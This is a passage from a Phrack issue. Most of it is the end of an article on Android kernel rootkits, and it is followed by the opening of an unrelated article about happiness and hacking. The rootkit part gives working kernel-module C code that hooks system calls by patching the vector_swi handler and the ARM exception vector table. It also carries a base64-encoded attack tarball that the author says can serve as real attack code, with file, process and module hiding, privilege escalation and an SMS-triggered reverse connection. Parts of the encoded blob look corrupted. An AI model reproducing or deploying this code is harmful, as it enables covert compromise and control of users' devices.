    /* get the address of ldr that handles sys_call_table */
    while(ptr){
        if(((*(unsigned long *)ptr)&0xffff000)==0xe28f8000){
            modify_addr1=(unsigned long)vector_swi_addr;
            break;
        }
        ptr++;
        vector_swi_addr++;
    }
    /* get the address of nop that will be overwritten */
    while(ptr){
        if(*(unsigned long *)ptr==0xe320f000){
            modify_addr2=(unsigned long)vector_swi_addr;
            break;
        }
        ptr++;
        vector_swi_addr++;
    }

    /* overwrite nop with hacked_sys_call_table */
    addr_ptr=(char *)get_kernel_symbol("hacked_sys_call_table");
    write_kmem((char *)&addr_ptr,modify_addr2,4);

    /* calculate fake table offset */
    offset=modify_addr2-modify_addr1-8;

    /* change sys_call_table offset into fake table offset */
    addr=0xe59f8000+offset; /* ldr r8, [pc, #offset] */
    addr_ptr=(char *)addr;
    write_kmem((char *)&addr_ptr,modify_addr1,4);

    return;
}
```

This code gets the address of the code that handles `sys_call_table` within `vector_swi` handler routine, and then finds `nop` code around and stores the address of `hacked_sys_call_table` which is a copy version of `sys_call_table`. After this, we get the `sys_call_table` handle code from the offset in which `hacked_sys_call_table` resides and then hooking starts.

--[5 - exception vector table modifying hooking techniques

This section discusses two hooking techniques, one is the hooking technique which changes the address of software interrupt exception handler routine within exception vector table and the other is the technique which changes the offset of code branching to `vector_swi` handler. The purpose of these two techniques is to implement the hooking technique that modifies only

exception vector table without changing `sys_call_table` and `vector_swi` handler.

--[5.1 - exception vector table

Exception vector table contains the address of various exception handler routines, branch code array and processing codes to call the exception handler routine. These are declared in `entry-armv.S`, copied to the point of the high vector (`0xffff0000`) by `early_trap_init()` routine within `traps.c` code, and make one exception vector table.

`traps.c:`

```
void __init early_trap_init(void)
{
    unsigned long vectors = CONFIG_VECTORS_BASE; /* 0xffff0000 */
    extern char __stubs_start[], __stubs_end[];
    extern char __vectors_start[], __vectors_end[];
    extern char __kuser_helper_start[], __kuser_helper_end[];
    int kuser_sz = __kuser_helper_end - __kuser_helper_start;

    /*
     * Copy the vectors, stubs and kuser helpers
     * (in entry-armv.S)
     * into the vector page, mapped at 0xffff0000,
     * and ensure these
     * are visible to the instruction stream.
     */
    memcpy((void *)vectors, __vectors_start,
           __vectors_end - __vectors_start);
    memcpy((void *)vectors + 0x200, __stubs_start,
           __stubs_end - __stubs_start);
}
```

After the processing codes are copied in order by `early_trap_init()` routine, the exception vector table is initialized, then one exception vector table is made as follows.

```
# ./coelacanth -e
[000] ffff0000: ef9f0000 [Reset] ; svc 0x9f0000 branch code array
[004] ffff0004: ea0000dd [Undef] ; b 0x380
[008] ffff0008: e59ff410 [SWI] ; ldr pc, [pc, #1040] ; 0x420
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b 0x300
[010] ffff0010: ea00009a [Abort-data] ; b 0x280
[014] ffff0014: ea0000fa [Reserved] ; b 0x404
[018] ffff0018: ea000078 [IRQ] ; b 0x608
[01c] ffff001c: ea0000f7 [FIQ] ; b 0x400
[020] Reserved
... skip ...
[22c] ffff022c: c003dbc0 [__irq_usr] ; exception handler routine addr array
[230] ffff0230: c003d920 [__irq_invalid]
[234] ffff0234: c003d920 [__irq_invalid]
[238] ffff0238: c003d9c0 [__irq_svc]
[23c] ffff023c: c003d920 [__irq_invalid]
...
[420] ffff0420: c003df40 [vector_swi]
```

When software interrupt occurs, 4 byte instruction at `0xffff0008` is executed. The code copies the present `pc` to the address of exception handler and then branches. In other words, it branches to the `vector_swi` handler routine at `0x420` of exception vector table.

--[5.2 - Hooking techniques changing `vector_swi` handler

The hooking technique changing the `vector_swi` handler is the first one that will be introduced. It changes the address of exception handler routine that processes software interrupt within exception vector table and calls the `vector_swi` handler routine forged by an attacker.

1. Generate the copy version of `sys_call_table` in kernel heap and

- then change the address of routine as aforementioned.
2. Copy not all vector_swi handler routine but the code before handling sys_call_table to kernel heap for simple hooking.
 3. Fill the values with right values for the copied fake vector_swi handler routine to act normally and change the code to call the address of sys_call_table copy version. (generated in step 1)
 4. Jump to the next position of sys_call_table handle code of original vector_swi handler routine.
 5. Change the address of vector_swi handler routine of exception vector table to the address of fake vector_swi handler code.

The completed fake vector_swi handler has a code like following.

```
00000000 <new_vector_swi>:
00: e24dd048 sub    sp, sp, #72    ; 0x48
04: e88d1fff stmia  sp, {r0 - r12}
08: e28d803c add    r8, sp, #60    ; 0x3c
0c: e9486000 stmdb  r8, {sp, lr}^
10: e14f8000 mrs    r8, SPSR
14: e58de03c str    lr, [sp, #60]
18: e58d8040 str    r8, [sp, #64]
1c: e58d0044 str    r0, [sp, #68]
20: e3a0b000 mov    fp, #0    ; 0x0
24: e3180020 tst    r8, #32    ; 0x20
28: 12877609 addne  r7, r7, #9437184
2c: 051e7004 ldreq  r7, [lr, #-4]
[*]30: e59fc020 ldr    ip, [pc, #32] ; 0x58 <__cr_alignment>
34: e59cc000 ldr    ip, [ip]
38: ee01cf10 mcr    15, 0, ip, cr1, cr0, {0}
3c: f1080080 cpsie  i
40: e1a096ad mov    r9, sp, lsr #13
44: e1a09689 mov    r9, r9, lsl #13
[*]48: e59f8000 ldr    r8, [pc, #0]
[*]4c: e59ff000 ldr    pc, [pc, #0]
[*]50: <hacked_sys_call_table address>
[*]54: <vector_swi address to jmp>
[*]58: <__cr_alignment routine address referring at 0x30>
```

The asterisk parts are the codes modified or added to the original code. In addition to the part that we modified to make the code refer __cr_alignment function, I added some instructions to save address of sys_call_table copy version to r8 register, and jump back to the original vector_swi handler function. Following is the attack code written as a kernel module.

```
static unsigned char new_vector_swi[500];
...

void make_new_vector_swi(){
    void *swi_addr=(long *)0xffff0008;
    void *vector_swi_ptr=0;
    unsigned long offset=0;
    unsigned long *vector_swi_addr=0,orig_vector_swi_addr=0;
    unsigned long add_r8_pc_addr=0;
    unsigned long ldr_ip_pc_addr=0;
    int i;

    offset=((*(long *)swi_addr)&0xfff)+8;
    vector_swi_addr=*(unsigned long *) (swi_addr+offset);
    vector_swi_ptr=swi_addr+offset; /* 0xffff0420 */
    orig_vector_swi_addr=vector_swi_addr; /* vector_swi's addr */

    /* processing __cr_alignment */
    while(vector_swi_addr++){
        if(((*(unsigned long *)vector_swi_addr)&
            0xfffff000)==0xe28f8000){
            add_r8_pc_addr=(unsigned long)vector_swi_addr;
            break;
        }
        /* get __cr_alingment's addr */
        if(((*(unsigned long *)vector_swi_addr)&
```

```

        0xfffff000)==0xe59fc000){
            offset=((*(unsigned long *)vector_swi_addr)&
0xffff)+8;
            ldr_ip_pc_addr=*(unsigned long *)
                ((char *)vector_swi_addr+offset);
        }
    }
    /* creating fake vector_swi handler */
    memcpy(new_vector_swi, (char *)orig_vector_swi_addr,
        (add_r8_pc_addr-orig_vector_swi_addr));
    offset=(add_r8_pc_addr-orig_vector_swi_addr);
    for(i=0;i<offset;i+=4){
        if(((*(long *)&new_vector_swi[i])&
0xfffff000)==0xe59fc000){
            *(long *)&new_vector_swi[i]=0xe59fc020;
            // ldr ip, [pc, #32]
            break;
        }
    }
    /* ldr r8, [pc, #0] */
    *(long *)&new_vector_swi[offset]=0xe59f8000;
    offset+=4;
    /* ldr pc, [pc, #0] */
    *(long *)&new_vector_swi[offset]=0xe59ff000;
    offset+=4;
    /* fake sys_call_table */
    *(long *)&new_vector_swi[offset]=hacked_sys_call_table;
    offset+=4;
    /* jmp original vector_swi's addr */
    *(long *)&new_vector_swi[offset]=(add_r8_pc_addr+4);
    offset+=4;
    /* __cr_alignment's addr */
    *(long *)&new_vector_swi[offset]=ldr_ip_pc_addr;
    offset+=4;

    /* change the address of vector_swi handler
        within exception vector table */
    *(unsigned long *)vector_swi_ptr=&new_vector_swi;

    return;
}

```

This code gets the address which processes the `sys_call_table` within `vector_swi` handler routine and then copies original contents of `vector_swi` to the fake `vector_swi` variable before the address we obtained. After changing some parts of fake `vector_swi` to make the code refer `__cr_alignment` function address correctly, we need to add instructions that save the address of `sys_call_table` copy version to `r8` register and jump back to the original `vector_swi` handler function. Finally, hooking starts when we modify the address of `vector_swi` handler function within exception vector table.

--[5.3 - Hooking techniques changing branch instruction offset

The second hooking technique to change the branch instruction offset within exception vector table is that we don't change `vector_swi` handler and change the offset of 4 byte branch instruction code called automatically when the software interrupt occurs.

1. Proceed to step 4 like the way in section 5.1.
2. Store the address of generated fake `vector_swi` handler routine in the specific area within exception vector table.
3. Change 1 byte which is an offset of 4 byte instruction codes at `0xfffff008` and store.

The code compared with section 5.2 is as follows.

```

- *(unsigned long *)vector_swi_ptr=&new_vector_swi;
...

```

```
+ *(unsigned long *) (vector_swi_ptr+4)=&new_vector_swi; /* 0xffff0424 */
...
+ *(unsigned long *)swi_addr+=4; /* 0xe59ff410 -> 0xe59ff414 */
```

The changed exception vector table after hooking is as follows.

```
# ./coelacanth -e
[000] ffff0000: ef9f0000 [Reset] ; svc 0x9f0000 branch code array
[004] ffff0004: ea0000dd [Undef] ; b 0x380
[008] ffff0008: e59ff414 [SWI] ; ldr pc, [pc, #1044] ; 0x424
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b 0x300
[010] ffff0010: ea00009a [Abort-data] ; b 0x280
[014] ffff0014: ea0000fa [Reserved] ; b 0x404
[018] ffff0018: ea000078 [IRQ] ; b 0x608
[01c] ffff001c: ea0000f7 [FIQ] ; b 0x400
[020] Reserved
... skip ...
[420] ffff0420: c003df40 [vector_swi]
[424] ffff0424: bf0ceb5c [new_vector_swi] ; fake vector_swi handler code
```

Hooking starts when the address of a fake vector_swi handler code is stored at 0xffff0424 and the 4 byte branch instruction offset at 0xffff0008 changes the address around 0xffff0424 for reference.

--[6 - Conclusion

One more time, I thank many pioneers for their devotion and inspiration. I also hope various Android rootkit researches to follow. It is a pity that I couldn't cover all the ideas that occurred in my mind during writing this paper. However, I also think that it is better to discuss the advanced and practical techniques next time -if you like this one ;-)-.

For more information, the attached example code provides not only file & process hiding and kernel module hiding features but also the classical rootkit features such as admin privilege succession to specific gid user and process privilege changing. I referred to the Defcon 18 whitepaper of Christian Papathanasiou and Nicholas J. Percoco for performing the reverse connection when we receive a sms message from an appointed phone number.

Thanks to:

vangelis and GGUM for translating Korean into English. Other than those who helped me on this paper, I'd like to thank my colleagues, people in my graduate school and everyone who knows me.

--[7 - References

- [1] "Abuse of the Linux Kernel for Fun and Profit" by halflife
[Phrack issue 50, article 05]
- [2] "Weakening the Linux Kernel" by plaguez
[Phrack issue 52, article 18]
- [3] "RUNTIME KERNEL KMEM PATCHING" by Silvio Cesare
[runtime-kernel-kmem-patching.txt]
- [4] "Linux on-the-fly kernel patching without LKM" by sd & devik
[Phrack issue 58, article 07]
- [5] "Handling Interrupt Descriptor Table for fun and profit" by kad
[Phrack issue 59, article 04]
- [6] "trojan eraser or i want my system call table clean" by riq
[Phrack issue 54, article 03]
- [7] "yet another article about stealth modules in linux" by riq
["abtrom: anti btrom" in a mail to Bugtraq]
- [8] "Saint Jude, The Model" by Timothy Lawless

[http://prdownloads.sourceforge.net/stjude/StJudeModel.pdf]

[9] "IA32 ADVANCED FUNCTION HOOKING" by mayhem
[Phrack issue 58, article 08]

[10] "Android LKM Rootkit" by fred
[http://upche.org/doku.php?id=wiki:rootkit]

[11] "This is not the droid you're looking for..." by Trustwave
[DEFCON-18-Trustwave-Spiderlabs-Android-Rootkit-WP.pdf]

--[8 - Appendix: earthworm.tgz.uu

I attach a demo code to demonstrate the concepts which I explained in this paper. This code can be used as a real code for attack or just a proof-of-concept code. I wish you use this code only for your study not for a bad purpose.

<+> earthworm.tgz.uu

begin-base64 644 earthworm.tgz

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

ypQNi jceSWViIp9Pbqm8PLhZj1Xr+cloQmiggt2FbR/175DhY4n7l+wdVFXL
8l2NPKuN7RQQvgCz/BKaFBLY3GDBAFxDs7fv5F+HhdI7ewGPeIvMHCGYmuRR
yiVizoxdt jH/fsxdxSgXHV/+WPbu+lZLCNqc1bp59S5xa7njJMGmYk1e5bjG
pWojbHBebaCKqU1Oay5VmkqdEfXFSOvs/K3iRAtZUVKzCw9HFLw3WdXjW4q5
l+b/w8Xcv6XPLP6Pm7GXe19i jIvj/6317tz7vzvdroz/38pHuXbc/ypB/7cA
MOY310QRCzcryk0E868Yyb+RMP6yMXz1JsL3NxW7J0oWuVcWBU0Vw1CuHqy/
NFIPH9ImxkW5/zuwYv6Cm2ggXvm/o5kEWNNeouqQCgDsA+JJDpQLw0n9tkwKv
OAEF40sAfIk31uMA6w2cYvbm+gqU0DXYmcdE/J86gAgC6eSBLHz9/SIwHQaG
8RHULsbQ8HmsMy3DxR90PZ6mCpBEzqQ2sS8CkEU0A jG+mwJU1J6cw6OLU157
GkwGQa2h/C5EG/eNXoCKShMLfEaMe6ByWAw3dvAwDFw3OEXsT2k/BicpBomr
/dsKLR8RGueEjb0zdwyKgBsZ1p4djLmwIAkoz6ARjpe2rinKPsMA9GHoYC4C
yHsMWstRRPz7lDmqAJJNCbBW1Da+nWMIqggpKRBQFHoesTkRs13I8TgekzZ4F
WncEZECcmEKDYgFRHRA30EVqUxyRwFIJW0FdSrt51p8gDn0QBIY+hv3Cad8F
DaURUJ0OpjYjDAABWhBGDNyQPOhzDAD+tHIsdwYdPaUpKdPBcwwbgVWCWfI
9rVYieVgsRltG4qB+LkDK3GtuGEHnqEoQh/RjBfrmoCP41kj2mR3N6PzuGnF
jtWkMFxMrcY48RSlo5HXfoESMK1QvDgcp4ECBQY08tNZutapTk7H59w8Kg70
h5xYLqWUAYcOpwmPKjDkg1MfwI2dEKfAmNgoIBxGE2Qjw5b6I6RqM6FnCZK7
OaKt/58xyJE5XFzGwDgtKi0B5RKF4uSM/JxESknEmwXKGCUGeyAGArM0l6u/
22hTdBSMglEwCkbBKBgFo2AUjiJRMaPgwXABAP50N8EA8AAA

=====

<-->

-- [EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x07 of 0x13

```
=====
-----=[ Happy Hacking ]-----
-----
-----=[ by Anonymous ]-----
=====
```

-
1. Introduction
 2. The Happiness Hypothesis
 3. The consulting industry
 4. Rebirth
 5. Conclusions
 6. References
-

--[1 - Introduction

I've been fascinated with happiness since my college days. Prior to 1998 psychology focused on fixing people who had problems in an attempt to make them more "normal". However, recent trends in psychology have brought a whole new field called positive psychology. Positive psychology, or the science of Happiness, brings a wealth of research on how normal people can achieve greater levels of happiness. As you delve into the subject you will discover that most of the conclusions associated with the research into the topic of happiness actually runs counter to the popular culture understanding of what brings happiness.

In this article I'd like to expose some ideas that directly impact the hacking scene and specifically as it relates to working in the security industry. I'd also like to introduce the idea of hacking happiness.

If you could spend a percentage of your time learning about happiness, how much happier do you think you could be? Hacking happiness means cutting the path to happiness straight to what makes you happy by researching happiness just like you would any security topic.

Since the article is focused on Happiness as it relates to hacking, there are many subjects of positive psychology that we are not going to touch or mention. However, if you are interested in reading more about the field, Wikipedia has an excellent article on the subject:

- http://en.wikipedia.org/wiki/Positive_psychology

--[2 - The Happiness Hypothesis

Most of the ideas introduced by this article are borrowed from "The Happiness Hypothesis" by Jonathan Haidt, which I recommend if you'd like to dig deeper into the subject.

The first thing about happiness that you should know that research has proved is:

- "People are very bad at predicting what will bring them happiness." -

To expose this idea let me provide an example. Researchers took a look at 2 different groups of people that had been through completely opposite situations, the first group are lottery winners, and the second group are people that became paraplegics through some type of accident. Both groups

were interviewed at 2 different times, once just after the event (winning the lottery or becoming paraplegic), and once more again several years later. The results of their interviews are quite astonishing.

The first group, the lottery winners, as you might expect, had very high happiness levels when interviewed shortly after they had won the lottery. The second group, those who were newly paralyzed had a very low level of happiness, some were even so unhappy that they regretted not dying during the accident. These findings are quite obvious and shouldn't be surprising to you; however what is astonishing are the results of the second interview.

Years later, the lottery winners were interviewed again, this time the results were quite surprising. As it turns out, their happiness level had dropped significantly to levels so low that most of the winners were more unhappy now than before winning the lottery. In contrast, the happiness of the group of paraplegics was very high, equal to or higher than before the accident. So what really happened?

